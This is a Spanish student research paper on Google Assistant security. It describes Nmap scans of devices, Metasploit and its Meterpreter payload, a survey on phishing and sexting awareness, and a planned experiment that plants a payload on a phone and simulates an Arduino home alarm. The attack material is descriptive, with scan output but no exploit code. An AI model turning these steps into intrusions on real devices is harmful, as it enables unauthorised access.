En el mundo de los asistentes de voz, Google Assistant es el más utilizado de todos.

2.5.1. Google Assistant (privacidad de datos y seguridad)

Google afirma que, los datos recogidos por los dispositivos que usan Google Assistant, se usan para ofrecer servicios más útiles y mostrar anuncios más relevantes. También, manifiesta que no identifican personalmente al usuario ante anunciantes ni terceros, aunque vende la información recogida por el dispositivo, usando datos como las búsquedas y la ubicación, los sitios web y las aplicaciones que son usadas, los vídeos y anuncios que se han visto e información básica, como el intervalo de edad y sexo. Aparte, el dispositivo Google Home (el cual lleva incorporado Google Assistant) está siempre activado, a no ser que se desconecte de la corriente, aunque afirman que, Google Home, escucha pequeños fragmentos (unos segundos) para detectar la palabra activa. Si no la encuentra, la información permanece en tu dispositivo y los fragmentos se eliminan. [13]

Relacionándose con la seguridad física del usuario, Google Assistant puede conectarse a la alarma de casa (tanto sensores de movimiento como cámaras de

¹⁰ Software de BBVA que permite a los usuarios realizar diferentes operativas utilizando la voz mediante inteligencia artificial.

seguridad) e incluso con el banco BBVA como explicado anteriormente con comandos simples como “Ok Google, envía x€ a Pablo”. [12] Por eso, afirma tener una óptima seguridad casi “impenetrable” para proteger todos estos servicios.

2.5.2. Descubrimiento Jerry Gamblin

Jerry Gamblin¹¹ es un experto en seguridad informática y fanático de las nuevas tecnologías, trabaja para la empresa Kenna Security, en el cual él es el ingeniero de seguridad principal. Al adquirir el dispositivo Google Home, decidió investigarlo para comprobar sus características.

El análisis del dispositivo se llevó a cabo con el programa Nmap, el cual esta explicado posteriormente en la sección programas. El resultado al que el análisis realizado por Jerry Gamblin llegó es el siguiente (Figura 1):

```
Nmap scan report for hub
Host is up (0.046s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
8008/tcp open http
8009/tcp open ajp13
8443/tcp open https-alt
9000/tcp open cslistener
10001/tcp open scp-config
```

Figura 1: Resultados a los que Jerry Gamblin llegó

Sin explicar el proceso de investigación que llevo a cabo, mostró ciertos comandos que, ejecutados en la misma red al que Google Home está conectado, lo reinicia automáticamente. Dicho comando es ejecutado a través del programa Curl, el cual está principalmente programado para la transferencia de datos. Esto indica claramente un “fallo de seguridad” en el programa Google Assistant que Google Home lleva integrado, pues si este está conectado a la alarma de un domicilio esta alarma se apagará al reiniciar Google Assistant (esto también depende del modelo de la alarma; hay alarmas que se apagan y otras que siguen funcionando con un programa alternativo, aunque no es muy común este último caso).

¹¹ LinkedIn: <https://www.linkedin.com/in/jgamblin/> Página web: <https://jerrygamblin.com/>

2.6. PROGRAMAS

El caso práctico del presente trabajo consta de la inserción de un virus en un teléfono móvil, el cual contiene el programa Google Assistant para demostrar ciertos aspectos posteriormente mencionados. Para la realización del caso práctico, se han utilizados distintos programas: dos de ellos para la inserción del virus en teléfono y el análisis del dispositivo (experimento) y otros dos para simular una alarma del hogar, basando su funcionamiento en una alarma real (simulación).

También, se van a explicar los programas utilizados para la realización de la encuesta y de las infografías.

Después de cada título de los programas, se va a mostrar el logo de los respectivos programas para demostrar su existencia y para lograr una mayor comprensión sobre estos.

2.6.1. Encuesta

Para la realización de la encuesta realizada, se ha utilizado solamente 1 programa: Google Forms.

GOOGLE FORMS



Google Forms es un programa diseñado por Google, el cual se dedica específicamente a realizar encuestas de todo tipo, proveyendo al dueño de la encuesta estadísticas sobre los resultados. Google Forms es un programa muy básico e intuitivo, en cuestión de minutos se puede dominar el programa al 100%. Dicho programa funciona mediante Internet, no se ha de descargar nada.

2.6.2. Infografías

Para la realización de las infografías realizadas, se ha utilizado un programa llamado Piktochart, el cual sirve para la creación de tarjetas, infografías, pancartas, ...

PIKTOCHART



Como se ha mencionado antes, Piktochart es un programa dedicado, por ejemplo, a la creación de infografías. El programa funciona mediante la web, no hace falta descargar ningún tipo de software. Piktochart es un programa de pago, pero incluye algunas de sus funciones de forma gratuita, como las utilizadas en el presente trabajo.

Algunas de las características a las que se pueden acceder de manera gratuita son las siguientes:

- Acceso a algunas de las plantillas que ofrece el programa.
- Uso de iconos y figuras extraídas de la base de datos de Piktochart.
- Las distintas herramientas que Piktochart te provee (como por ejemplo la creación de gráficos).
- La edición de la estructura de la infografía de manera genérica.
- Acceso a infografías proveídas por otros usuarios para usar de guía.

Todas estas funciones han sido utilizadas para la creación de las infografías de Phishing y Sexting.

Historia:

En marzo de 2012, la primera versión de Piktochart fue lanzada por los cofundadores, Goh Ai Ching y Andrea Zaggia en Penang, Malasia. A fines del mismo año, Piktochart aumentó su base de usuarios a más de 170,000 usuarios y recibió una subvención de \$ 140,000 del Cradle Fund del gobierno de Malasia, además de anunciar que había recaudado fondos iniciales de varios inversores.

Su base de usuarios creció con la incorporación de nuevos formatos, como informes, pancartas y presentaciones, que resultaron en más de 3 millones de usuarios a mediados de 2015. Piktochart es descrito por Forbes como una herramienta de infografía para "los desafiados gráficamente", o para aquellos que simplemente están en una crisis de tiempo.

A partir de 2018, Piktochart ha sido utilizado por más de 11 millones de personas en todo el mundo y ha crecido hasta convertirse en un equipo semi distribuido de 53 miembros del equipo con la oficina en Penang. [14]

2.6.3. Caso práctico

A continuación, se va a explicar el funcionamiento y la historia de los programas utilizados para el análisis del dispositivo y la inserción de este en el teléfono móvil.

2.6.1.1. INVESTIGACIÓN, FILTRACIÓN Y EJECUCIÓN

NMAP



El programa utilizado para el apartado del análisis del caso práctico es Nmap (Nmap está programado en los lenguajes C++, Python, C, Lua y Java). Nmap es un programa de código abierto¹² que sirve para realizar análisis de puertos en dispositivos conectados a una red. El análisis cuenta con las siguientes características: [15]

- Identifica dispositivos en una red, por ejemplo, listando aquellas que responden a una señal enviada.
- Identifica puertos abiertos en un dispositivo analizado.
- Determina qué servicios está ejecutando ese dispositivo
- Determina qué sistema operativo y versión utiliza dicho dispositivo (en caso de usar uno), esta técnica es también conocida como fingerprinting.

Historia:

Nmap fue lanzado por primera vez el 1 de septiembre de 1997 por Gordon Lyon (únicamente funcionando con el sistema operativo Linux) en la revista Phrack Número 51, en el Artículo 11. Este programa no tenía número de versión ya que no se esperaban nuevas actualizaciones en el futuro. Debido a su gran popularidad, se lanza una actualización de Nmap con unas ligeras mejoras, la cual se llamó Nmap 1.25. A lo largo de los años se fueron añadiendo nuevas funciones al programa sin ninguna mejora verdaderamente significativa, de hecho, el programa se habilitó para Windows. Nmap era únicamente popular entre los especialistas del campo de

¹² Código abierto: cuando un programa se puede utilizar sin ningún tipo de licencia, se llama programa de código abierto.

ciberseguridad, pero, debido a la aparición del programa en la película The Matrix: Reloaded en 2003, se hizo conocido mundialmente, hasta el punto de habilitarlo para Mac Os, el sistema operativo de Apple. En el 8 de septiembre de 2008 se lanza la versión 4.75 la cual le da el enfoque definitivo al programa: el análisis de puertos¹³. Actualmente, Nmap, es el programa más utilizado del mundo para el análisis de dispositivos, tanto por ciberdelincuentes como por trabajadores en el campo de la seguridad informática. La versión actual de Nmap es la 7.80 y cuenta con múltiples funciones diariamente utilizadas por la población. [16]

METASPLOIT FRAMEWORK



Metasploit Framework es una herramienta que permite desarrollar y ejecutar exploits (un exploit es cualquier código que se aprovecha de un “agujero de seguridad”, el 80% de los casos ese agujero es un puerto). También cuenta con una base de datos de miles de exploits ya conocidos, listos para su uso. Metasploit es un programa pensado para el pen-testing¹⁴ y no para los ciberdelincuentes, aunque actualmente no sea así. [17]

Este programa se complementa muy bien con Nmap, ya que, según el puerto que esté abierto, se puede utilizar un exploit u otro. Dentro de los miles de tipos de exploits se ha seleccionado uno en específico, que es el payload.

El payload es la carga que se ejecuta en esa vulnerabilidad (exploit), es decir, la carga que activamos a la hora de aprovechar dicha vulnerabilidad. Un mismo payload puede ser utilizado por distintos exploits y un mismo exploit puede utilizar varios payloads. [18]

Existen diferentes payloads para cada vulnerabilidad, a continuación, se va a presentar el tipo payload utilizado y analizado en el caso práctico.

- **Meterpreter:** Es un payload bastante conocido y su nombre proviene de las palabras “meta” e “interpreter”. Se ejecuta en memoria a bajo nivel, es decir,

¹³ Puerto (término informático): Un puerto es una interfaz (tanto de hardware como de software) mediante la cual se pueden enviar y recibir diferentes tipos de datos.

¹⁴ Pen-testing: pruebas de penetración: búsqueda de vulnerabilidades en un servidor o dispositivo.

que aporta una indetectabilidad bastante considerable, ya que los sistemas de protección se encuentran en varias capas por encima.

Historia:

Metasploit fue creado por H.D Moore en el 2003, como una herramienta de red portátil usando el lenguaje Perl. El 21 de octubre de 2009, el Proyecto Metasploit anunció que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

Metasploit se podía utilizar para probar la vulnerabilidad de los sistemas informáticos o entrar en sistemas remotos. Al igual que muchas herramientas de seguridad informática, Metasploit se puede utilizar tanto para actividades legítimas y autorizadas como para actividades ilícitas. Desde la adquisición de Metasploit Framework, Rapid7 ha añadido dos Open source "Código abierto" llamados Metasploit Express y Metasploit Pro.

Metasploit 3.0 comenzó a incluir herramientas de fuzzing, utilizadas para descubrir las vulnerabilidades del software, en lugar de sólo explotar bugs¹⁵ conocidos. Metasploit 4.0 fue lanzado en agosto de 2011, es la actualización con grandes cambios que ha sufrido el programa.

2.6.1.1. SIMULACIÓN

A continuación, se va a explicar el funcionamiento y la historia de los programas utilizados para la simulación de una alarma conectada a Google Assistant,

incluyendo también las funciones utilizadas de Arduino.

ARDUINO



Arduino es una compañía de desarrollo de software y hardware libres, así como una comunidad internacional que diseña y manufactura placas de desarrollo de hardware para construir dispositivos digitales y dispositivos interactivos que puedan detectar y controlar objetos del mundo real. [19]

¹⁵ Bug: error informático.

BITBLOQ



Bitbloq es un programa diseñado para la programación de placas Arduino mediante bloques. El programa funciona mediante Internet, pero requiere la instalación del programa Web2Board para el correcto funcionamiento y la transferencia de datos del ordenador a la placa. Está disponible para todos los sistemas operativos y cuenta con un funcionamiento bastante intuitivo.

Historia:

La Empresa BQ creo Bitbloq con el propósito de fomentar la programación de las placas Arduino y fomentar su proceso. Los principales diseñadores de este programa son: Daniel Placeres, David García, Laura del Río, Alberto Valero, Álvaro Font y Jorge Campo. Actualmente el programa se encuentra en la versión 2, la cual es más avanzadas que la utilizada para el presente trabajo. [20]

APP INVENTOR



App Inventor es un entorno de programación visual e intuitivo que permite a todos, incluso a los niños, crear aplicaciones totalmente funcionales para teléfonos inteligentes y tabletas. Los nuevos en MIT App Inventor pueden tener una primera aplicación simple en funcionamiento en menos de 30 minutos. la herramienta de App Inventor basada en bloques facilita la creación de aplicaciones complejas y de alto impacto en mucho menos tiempo que los entornos de programación tradicionales. El proyecto MIT App Inventor busca democratizar el desarrollo de software al empoderar a todas las personas, especialmente a los jóvenes, para pasar del consumo de tecnología a la creación de tecnología. [21]

3. METODOLOGÍA DE ESTUDIO

En el mundo de la ciberseguridad hay incontables virus que existen y son usados a diario, estos virus se pueden clasificar de muchas maneras. Previamente, en el estado del arte, se han clasificado de una forma muy general dependiendo de algunas características de éstos.

El presente trabajo se ha llevado a cabo una encuesta realizada a más de un centenar de personas para identificar:

- ¿Qué porcentaje de personas usan un antivirus en su teléfono móvil?
- ¿Se tiene un conocimiento de los conceptos de Phishing & Sexting?
- ¿La población es consciente de los peligros que existen en el mal uso de Google Assistant?

Esta última cuestión se complementa con el estudio de un caso práctico haciendo uso del programa Google Assistant.

Por un lado, con esto, se ha demostrado que la mayoría de gente debería poseer un antivirus en todos sus dispositivos, con la finalidad de evitar problemas, ya que la mayoría de estos virus, son indetectables o invisibles por un dispositivo sin sistema de protección adicional.

Para dar respuesta a las cuestiones del Phishing & Sexting, se han realizado dos infografías sobre la temática.

Por otro lado, con el caso práctico, se ha demostrado que un simple virus puede ser más dañino debido al mal uso de Google Assistant. Por ejemplo, Google Assistant da la posibilidad de conectar el programa con elementos digitales del hogar (la alarma del domicilio). En caso de interrumpir la conexión entre la aplicación y la alarma, se produciría un fuerte peligro ya que quedaría inhabilitada con las consecuencias que esto conlleva.

En resumen, para el desarrollo del presente trabajo, se han seguido tres líneas de investigación (Figura 2):




Figura 2: Esquema de la estructura de las conclusiones del presente trabajo

- **Encuesta:** Realizada para comprobar el conocimiento de la población sobre algunas de las temáticas de los problemas en Internet.
- **Infografía:** 2 infografías creadas para concienciar a la población sobre los problemas del Phishing y del Sexting.
- **Caso práctico:**
 - Elección de un virus capaz de vulnerar un dispositivo controlando ciertas funciones de este mismo dispositivo.
 - Simulación de la comunicación entre el programa Google Assistant y Una alarma del hogar.

3.1. ENCUESTA

En el presente trabajo se ha realizado una encuesta para establecer el conocimiento de una muestra de individuos en relación a la ciberseguridad.

Fruto de estos resultados se ha enfocado el trabajo para conseguir concienciar a la población sobre aquellas cuestiones en las que se ha detectado un mayor desconocimiento sobre la temática.

Dicha encuesta ha estado operativa entre los meses de diciembre 2018 y enero 2019. Se han obtenido un total de 150 respuestas. La encuesta ha sido realizada tanto por hombres como por mujeres con una amplitud de edades de entre 15 y 80 años (Figura 3).




Figura 3: Número absoluto de respuestas en función del intervalo de edad en años

El programa utilizado para la difusión y la creación de la encuesta es Google Forms, un programa dedicado específicamente a la recopilación de datos, en este caso a través de una encuesta.

La encuesta consta de 12 preguntas, de las cuales:

- 9 son respuestas de múltiple opción (sí, no, pocos...).
 - 8 de ellas son preguntas dicotómicas.
 - 1 de estas tiene cuatro opciones.
- Las tres restantes son preguntas abiertas (una de ellas para determinar la edad).

A continuació, se va a mostrar el contingut de la enquesta realitzada (Figura 4):

Edad *

Texto de respuesta corta

Crees que estás seguro/a en Internet?

☐ Sí

☐ No

Conoces los inconvenientes en cuanto a seguridad que conlleva Internet?

☐ Muchos

☐ Algunos

☐ Pocos

☐ Ninguno

Posees algún tipo de antivirus en el teléfono móvil? *

☐ Sí

☐ No

Posees algún tipo de antivirus en el ordenador?

☐ Sí

☐ No

Crees que podries tenir algun tipus de virus en el ordenador?

☐ Sí

☐ No

Sabes qué es el Phishing?

☐ Sí

☐ No

☐ Mas o menos

Que crees que es? (opcional)

Texto de respuesta larga

Sabes qué es el Sexting?

☐ Sí

☐ No

☐ Mas o menos

Qué crees que es? (opcional)

Texto de respuesta larga

Crees que el mal uso de los asistentes del hogar (Google home, Alexa, etc.) *
puede conllevar un peligro en la "vida real"?

☐ Sí

☐ No

Figura 4: Preguntas de la encuesta realizada

Las preguntas que disponen del asterisco rojo indican la obligación al entrevistado de responder la pregunta. Las respuestas enviadas son automáticamente recopiladas en la cuenta de Google del autor, las cuales posteriormente serán analizadas en el presente trabajo.

3.2. INFOGRAFÍAS

Para dar respuesta a las cuestiones del Phishing & Sexting de la encuesta, se han realizado dos infografías sobre la temática.

El programa utilizado para el diseño de las infografías es Piktochart (explicado en el estado del arte).

Cumpliendo uno de los objetivos del TR, se han expuesto dichas infografías a los cursos de 1º y 2º de bachillerato con la finalidad de ampliar el conocimiento de los adolescentes en este ámbito. A la vez, se les concienca de uno de los peligros a los que están expuestos con el uso de Internet.

3.3. CASO PRÁCTICO

Como se ha explicado con anterioridad, el caso práctico tiene la finalidad de demostrar que un simple virus puede ser más dañino debido al mal uso de Google Assistant.

Se va a dividir el caso práctico en 3 partes:

- **Investigación:** se han estudiado los resultados obtenidos por otros autores en relación con la materia. Dicha información se encuentra disponible en el estado del arte del presente trabajo. También, se ha investigado sobre los virus a experimentar y mediante qué programa se van a ejecutar, para ello:
 - Se han analizado las posibles vulnerabilidades de Google Home con Nmap.
 - Se han estudiado las vulnerabilidades en los dispositivos móviles con la aplicación de Google Assistant.


- **Filtración:** se van a filtrar los distintos tipos de virus de la base de datos del programa seleccionado en la investigación, con el fin de identificar los distintos tipos de virus que podrían afectar al programa Google Assistant previamente instalado en un teléfono móvil. Los filtros realizados son los siguientes¹⁶:
 - Filtro para diferenciar los virus que afecten a Android y no a otros sistemas operativos.
 - Filtro para definir el objetivo del virus, es decir, que se quiere que el virus haga en el terminal objetivo.
 - Filtro para determinar qué tipo de comunicación se va a establecer.
- **Experimento:**
 - **Ejecución:** se va a **insertar** el virus obtenido de la filtración en un teléfono móvil para comprobar si el terminal (sin antivirus añadido) lo reconoce como virus o si bien pasa desapercibido. De este modo se podrá observar la importancia de estos antivirus en la protección del terminal.
 - **Simulación:** con el virus que pasa desapercibido, se va a demostrar cómo se puede agravar una situación en caso de tener conectada la aplicación Google Assistant con una alarma del hogar. Para ello se ha simulado la conexión entre la alarma del hogar y Google Assistant para la comprensión del funcionamiento de dicha conexión.

Posteriormente, se ha **comparado** el virus filtrado y probado con la simulación realizada, para verificar el peligro de dicha conexión simulada.

Los programas utilizados para el caso práctico y su función en este experimento son los siguientes (todos los programas están explicados con mayor detalle en el estado del arte):

¹⁶ Todos los filtros expuestos en el apartado Resultados del presente trabajo.

Programas utilizados



- **Nmap:** programa utilizado para el análisis y el estudio de las posibles vulnerabilidades de Google Home. Como se ha mencionado anteriormente, Nmap es un programa únicamente usado para el análisis y recopilación de datos de un dispositivo en una red. Puede funcionar a través de múltiples servicios, pero, la más frecuentada por usuarios y la usada en el caso práctico del presente trabajo, es mediante la consola de comandos de Windows.

Dentro de la consola de comandos, ejecutando el comando "Nmap" seguido de una IP privada, analiza los puertos del dispositivo indicado con la IP.

Los resultados obtenidos son mostrados en pantalla tras finalizar con el análisis del dispositivo de la siguiente manera (Figura 5):

```

C:\Users\lmnta>nmap 192.168.1.50
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-13 16:53 Hora de verano romance
Nmap scan report for 192.168.1.50
Host is up (0.014s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
Nmap done: 1 IP address (1 host up) scanned in 3.08 seconds
  
```

Figura 5: Resultados obtenidos de un análisis con Nmap

1. Cuando se ha realizado el análisis del dispositivo.
2. La IP privada del dispositivo analizado.
3. La cantidad de puertos cerrados que hay.
4. Qué número de puerto está abierto y que tipo es: en cualquier dispositivo hay una cantidad máxima de 65535 puertos divididos en 2 tipos TCP (Transmission Control Protocol: protocolo que se encarga de que los datos

se hayan entregado) y UDP (User Datagram Protocol: protocolo que se encarga de que los datagramas (paquete de datos) se hayan entregado sin haber una previa conexión entre los dispositivos.

5. El estado en el que se encuentra el puerto puede ser abierto (permite la conexión), cerrado (no permite la conexión) o filtrado (no se puede determinar si está cerrado o abierto).
6. El tipo de servicio que usa el puerto, cada número de puerto utiliza un servicio diferente.
7. El tiempo que Nmap ha tardado en hacer el análisis.

Lo más importante de estos resultados es saber qué puertos están abiertos, ya que estos podrían llegar a ser un "agujero de seguridad" (un puerto abierto no siempre significa que hay un problema de seguridad). Esta es la única función que se ha usado del programa Nmap ya que no se requería más que un simple análisis de un dispositivo.

Programas utilizados



- **Metasploit:** programa utilizado para la obtención de virus de su base de datos y la profundización de uno de ellos contra Google Assistant.

Programas utilizados



- **Arduino:** Dentro del mundo Arduino, existen muchas placas y miles de componentes. A continuación, se va a explicar cada componente utilizado en este TR y cómo funciona con la ayuda de imágenes.

Placa: Freaduino Uno Versión 1.8.1: es una placa Arduino con un funcionamiento bastante intuitivo. Sus componentes son los siguientes:




Figura 6: Componentes de la placa

- 1.- **Mini USB:** Puerto el cual sirve para transferir datos del ordenador a la placa, también funciona como fuente de alimentación.
- 2.- **Regulador de baja caída:** Un regulador de baja caída o LDO es un regulador de voltaje lineal de DC que puede regular el voltaje de salida cuando el voltaje de alimentación está muy cerca del voltaje de salida.
- 3.- **Fuente de alimentación:** a través de una batería.
- 4.- **Botón de reseteo.**
- 5.- **Pines analógicos:** únicamente utilizados en el presente trabajo para suministrar energía a el módulo bluetooth.
- 6.- **Microprocesador:** procesa la información antes de ejecutarla.
- 7.- **Pines Digitales:** utilizados para el led y el módulo bluetooth.
- 8.- **DC AC:** Transforma la energía suministrada por la fuente de alimentación para utilizarla en la placa.

Los únicos dos componentes utilizados externos a la placa son: el **módulo bluetooth** y la **luz led**.

Módulo bluetooth (Figura 7) el módulo bluetooth utilizado es el modelo HC-05, su función en dicha simulación es conectarse, mediante señales bluetooth, con el programa Google Assistant previamente instalado en un teléfono.




Figura 7: Módulo Bluetooth HC-05 conectado a la placa Freaduino Uno

Luz led (Figura 8): Una luz led que se enciende cuando el microprocesador lo indique.




Figura 8: Luz led conectada a la placa Freeduino Uno

Todos estos componentes juntos, forman el hardware de la simulación del funcionamiento de Google Assistant conectado con una alarma de un domicilio. Conectándose con la app creada con App Inventor (posteriormente explicado) forman todo el simulacro creado.

Programas utilizados



- **Bitbloq:** programa utilizado para la simulación de la alarma del hogar mediante una placa Arduino.

En Bitbloq se puede realizar el proyecto tanto por bloques como por código, incluso ambas se pueden complementar. El programa Bitbloq cuenta con miles de usuarios los cuales cuelgan sus proyectos en la base de datos de este mismo programa. Dichos proyectos están colgados de forma pública en la web. La web, también cuenta con un foro, que puede servir para resolver dudas o para realizar comentarios.

